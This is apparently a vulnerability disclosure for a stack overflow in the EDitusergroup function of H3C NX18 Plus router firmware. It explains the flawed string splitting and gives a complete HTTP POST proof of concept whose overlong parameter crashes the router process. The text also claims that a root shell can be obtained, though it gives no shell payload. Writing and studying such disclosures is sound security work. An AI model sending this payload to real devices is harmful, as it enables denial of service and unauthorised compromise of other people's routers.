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H3C Magic NX18 Plus NX18PV100R003 has a stack overflow vulnerability

Overview


- Manufacturer's website information： https://www.h3c.com/
- Firmware download address ： https://www.h3c.com/cn/d_202103/1389284_30005_0.htm

Product Information

H3C NX18 Plus NX18PV100R003 router, the latest version of simulation overview：

Vulnerability details

The H3C NX18 Plus NX18PV100R003 router was found to have a stack overflow vulnerability in the EDitusergroup function. An attacker can obtain a stable root shell through a carefully constructed payload.



`![image-20220723170038939](D:\vuln\H3C\NX18 Plus\20\img\image-20220723170038939.png)`

The `param` we entered in the `EDitusergroup` function uses the `getElement` function to split the string.The getElement function splits the string by matching `a3` (the value of a3 is ";").Although the getElement function also limits the size of the copied string, it does not play an effective role. `V24` is the location where the split string is saved. It is only 4 * 4 in size. As long as the size of the data we enter is greater than the size of `V24` and does not exceed the size limited by the getElement function (the size limited by the getElement function is 64), it will lead to stack overflow.

Recurring vulnerabilities and POC


In order to reproduce the vulnerability, the following steps can be followed:

1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks


```
POST /goform/aspForm HTTP/1.1
Host: 192.168.124.1:80
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: https://121.226.152.63:8443/router_password_mobile.asp
Content-Type: application/x-www-form-urlencoded
Content-Length: 536
Origin: https://192.168.124.1:80
DNT: 1
Connection: close
Cookie: LOGIN_PSD_REM_FLAG=0; PSWMOBILEFLAG=true
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

CMD=EDitusergroup&param=aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```




The picture above shows the process information before we send poc.




In the picture above, we can see that the PID has changed since we sent the POC.

The picture above is the log information.



By calculating offsets, we can compile special data to refer to denial-of-service attacks(DOS).



Finally, you also can write exp to get a stable root shell without authorization.